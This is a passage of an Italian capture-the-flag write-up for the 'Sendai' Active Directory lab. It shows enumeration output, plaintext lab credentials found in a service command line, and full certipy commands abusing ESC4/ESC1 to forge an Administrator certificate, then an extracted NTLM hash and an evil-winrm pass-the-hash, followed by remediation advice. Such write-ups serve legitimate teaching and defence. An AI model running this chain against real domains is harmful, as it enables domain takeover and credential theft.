┣━━━━━━━━━━┻━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┫
┃ Get information about the current user (name, domain name)   ┃
┃ and its access token (SID, integrity level, authentication   ┃
┃ ID).                                                         ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛

Name             : SENDAI\mgtsvc$
SID              : S-1-5-21-3085872742-570972823-736764132-1130
IntegrityLevel   : Medium Plus Mandatory Level (S-1-16-8448)
SessionId        : 0
TokenId          : 00000000-00c8e314
AuthenticationId : 00000000-00c7132b
OriginId         : 00000000-00000000
ModifiedId       : 00000000-00c71332
Source           : NtLmSsp (00000000-00000000)


[*] Status: Informational - Severity: None - Execution time: 00:00:00.377

┏━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃ CATEGORY ┃ TA0043 - Reconnaissance                           ┃
┃ NAME     ┃ User groups                                       ┃
┃ TYPE     ┃ Base                                              ┃
┣━━━━━━━━━━┻━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┫
┃ Get information about the groups the current user belongs to ┃
┃ (name, type, SID).                                           ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛

Name                                        Type           SID
----                                        ----           ---
SENDAI\Domain Computers                     Group          S-1-5-21-3085872742-570972823-736764132-515
Everyone                                    WellKnownGroup S-1-1-0
BUILTIN\Remote Management Users             Alias          S-1-5-32-580
BUILTIN\Pre-Windows 2000 Compatible Access  Alias          S-1-5-32-554
BUILTIN\Users                               Alias          S-1-5-32-545
BUILTIN\Certificate Service DCOM Access     Alias          S-1-5-32-574
NT AUTHORITY\NETWORK                        WellKnownGroup S-1-5-2
NT AUTHORITY\Authenticated Users            WellKnownGroup S-1-5-11
NT AUTHORITY\This Organization              WellKnownGroup S-1-5-15
NT AUTHORITY\NTLM Authentication            WellKnownGroup S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label          S-1-16-8448


[*] Status: Informational - Severity: None - Execution time: 00:00:00.119

┏━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃ CATEGORY ┃ TA0004 - Privilege Escalation                     ┃
┃ NAME     ┃ User privileges                                   ┃
┃ TYPE     ┃ Base                                              ┃
┣━━━━━━━━━━┻━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┫
┃ Check whether the current user is granted privileges that    ┃
┃ can be leveraged for local privilege escalation.             ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛

Name                          State   Description                    Exploitable
----                          -----   -----------                    -----------
SeMachineAccountPrivilege     Enabled Add workstations to domain           False
SeChangeNotifyPrivilege       Enabled Bypass traverse checking             False
SeIncreaseWorkingSetPrivilege Enabled Increase a process working set       False


[*] Status: Informational (not vulnerable) - Severity: None - Execution time: 00:00:00.109

Name        : Support
DisplayName :
ImagePath   : C:\WINDOWS\helpdesk.exe -u clifford.davey -p RFmoB2WplgE_3p -k netsvc
User        : LocalSystem
StartMode   : Automatic
L’eseguibile del servizio viene lanciato con dei parametri che includono credenziali in chiaro (username e password) passate direttamente nella riga di comando.
Weaponization: Abuso di ESC4
Dopo aver scoperto che l’utente clifford.davey (o il gruppo Authenticated Users) ha permessi di scrittura sul template SendaiComputer (Vulnerabilità ESC4), utilizziamo certipy per modificare la configurazione del template stesso.
certipy template -u clifford.davey -p RFmoB2WplgE_3p -dc-ip 10.129.234.66 -template SendaiComputer -write-default-configuration -no-save
Cosa succede qui? Stiamo abusando dei permessi di scrittura per riconfigurare il template e renderlo vulnerabile a ESC1. Il comando imposta specifici flag:
Enrollee Supplies Subject: True (Ci permette di specificare noi chi vogliamo impersonare nel certificato).Client Authentication: True (Il certificato può essere usato per il login).Authorized Signatures: 0 (Nessuna approvazione manuale richiesta).
Verifica della Vulnerabilità (ESC1)
Eseguiamo nuovamente una scansione per confermare che le modifiche siano state applicate correttamente.
certipy find -vulnerable -u clifford.davey -p RFmoB2WplgE_3p -dc-ip 10.129.234.66 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'sendai-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'sendai-DC-CA'
[*] Checking web enrollment for CA 'sendai-DC-CA' @ 'dc.sendai.vl'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sendai-DC-CA
    DNS Name                            : dc.sendai.vl
    Certificate Subject                 : CN=sendai-DC-CA, DC=sendai, DC=vl
    Certificate Serial Number           : 326E51327366FC954831ECD5C04423BE
    Certificate Validity Start          : 2023-07-11 09:19:29+00:00
    Certificate Validity End            : 2123-07-11 09:29:29+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : SENDAI.VL\Administrators
      Access Rights
        ManageCa                        : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        ManageCertificates              : SENDAI.VL\Administrators
                                          SENDAI.VL\Domain Admins
                                          SENDAI.VL\Enterprise Admins
        Enroll                          : SENDAI.VL\Authenticated Users
Certificate Templates
  0
    Template Name                       : SendaiComputer
    Display Name                        : SendaiComputer
    Certificate Authorities             : sendai-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2023-07-11T12:46:12+00:00
    Template Last Modified              : 2026-01-06T17:55:32+00:00
    Permissions
      Object Control Permissions
        Owner                           : SENDAI.VL\Administrator
        Full Control Principals         : SENDAI.VL\Authenticated Users
        Write Owner Principals          : SENDAI.VL\Authenticated Users
        Write Dacl Principals           : SENDAI.VL\Authenticated Users
    [+] User Enrollable Principals      : SENDAI.VL\Authenticated Users
    [+] User ACL Principals             : SENDAI.VL\Authenticated Users
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC4                              : User has dangerous permissions.
Analisi Output:
Sotto [!] Vulnerabilities, ora vediamo chiaramente:
- ESC1: “Enrollee supplies subject and template allows client authentication.”
- Questo conferma che abbiamo trasformato un template innocuo in uno strumento per creare amministratori.
Exploitation: Forgiatura del Certificato
Ora richiediamo un certificato alla CA utilizzando il template manipolato. Il trucco sta nel parametro -upn (User Principal Name).
certipy req -u clifford.davey -p RFmoB2WplgE_3p -dc-ip 10.129.234.66 -ca sendai-DC-CA -target DC.sendai.vl -template SendaiComputer -upn administrator@sendai.vl -sid S-1-5-21-3085872742-570972823-736764132-500

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error: The NETBIOS connection with the remote host timed out.
[-] Use -debug to print a stacktrace

certipy req -u clifford.davey -p RFmoB2WplgE_3p -dc-ip 10.129.234.66 -ca sendai-DC-CA -target DC.sendai.vl -template SendaiComputer -upn administrator@sendai.vl -sid S-1-5-21-3085872742-570972823-736764132-500
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 51
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sendai.vl'
[*] Certificate object SID is 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Nota Tecnica
Il primo tentativo fallisce per timeout NetBIOS, ma il secondo va a buon fine (
Successfully requested certificate). Stiamo dicendo alla CA: “Ciao, sono clifford.davey, ho il permesso di usare questo template. Per favore emetti un certificato valido per Administrator.” Grazie alla modifica precedente, la CA si fida e ci consegnaadministrator.pfx.
Authentication & Domain Dominance
Abbiamo un certificato digitale valido per l’amministratore, ma per accedere via WinRM ci serve un hash NTLM o una password. Usiamo certipy auth per autenticarci tramite Kerberos (PKINIT) usando il certificato.
certipy auth -pfx administrator.pfx -dc-ip 10.129.234.66
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sendai.vl'
[*]     SAN URL SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*]     Security Extension SID: 'S-1-5-21-3085872742-570972823-736764132-500'
[*] Using principal: 'administrator@sendai.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': aad3b435b51404eeaad3b435b51404ee:cfb106feec8b89a3d98e14dcbe8d087a
Risultato:
Il Domain Controller convalida il certificato e ci restituisce l’hash NTLM dell’Administrator:
aad3...:cfb106feec8b89a3d98e14dcbe8d087a
Pwned! 🚩
Infine, eseguiamo un classico Pass-The-Hash con evil-winrm per ottenere una shell come Domain Admin e leggere la flag root.txt.
evil-winrm-py -i DC.sendai.vl -u administrator -H cfb106feec8b89a3d98e14dcbe8d087a🛡️ Remediation & Defense
La compromissione di Sendai evidenzia come una catena di misconfigurazioni, partendo da un accesso Guest fino ai servizi di certificato, possa portare alla compromissione totale del dominio.
Vulnerabilità Critica: ADCS Misconfiguration (ESC4 ➔ ESC1)
L’escalation a Domain Admin è stata resa possibile dai permessi eccessivi sul Template di Certificato
SendaiComputer.Fix Immediato: Rimuovere i permessi di scrittura (WriteOwner, WriteDacl, FullControl) per gli utenti non privilegiati (come
Authenticated Usersoclifford.davey) sui template di certificato.Hardening: Assicurarsi che il flag
ENROLLEE_SUPPLIES_SUBJECTnon sia mai abilitato su template che permettono l’autenticazione client, a meno che non sia strettamente necessario e protetto da “Manager Approval”.
🔒 Hardening Active Directory & Servizi
-
Disabilitare Accesso Guest/Null Session:
- L’attacco è iniziato perché il Domain Controller permetteva l’enumerazione anonima SMB.
- Azione: Impostare la chiave di registro
RestrictAnonymousa1o2e disabilitare l’account Guest via GPO. Impedire l’enumerazione delle share agli utenti non autenticati.
-
Gestione Credenziali nei Servizi:
- È stato individuato il servizio
Supportche eseguiva un binario con credenziali in chiaro (-u clifford.davey -p ...) passate come argomenti. - Azione: Non passare mai credenziali come argomenti della riga di comando (facilmente leggibili via WMI/API). Utilizzare Group Managed Service Accounts (gMSA) o account di servizio virtuali.
- È stato individuato il servizio
-
Password Policy & Monitoraggio:
- L’account
Thomas.Powellera esposto con lo statoPasswordMustChangeaccessibile via SMB null-session. - Azione: Monitorare gli account con password scadute o “Must Change” e impedire che il cambio password venga effettuato tramite protocolli legacy o sessioni non pienamente autenticate.
- L’account
-
Principio del Privilegio Minimo (ACL):
- Il gruppo
Supportaveva controllo totale (GenericAll) sul gruppoAdmSvc, permettendo il recupero della password del GMSAmgtsvc$. - Azione: Eseguire audit periodici delle ACL con strumenti come BloodHound o PingCastle per identificare e spezzare le catene di attacco (Attack Paths) pericolose tra gruppi di supporto e account di servizio.
- Il gruppo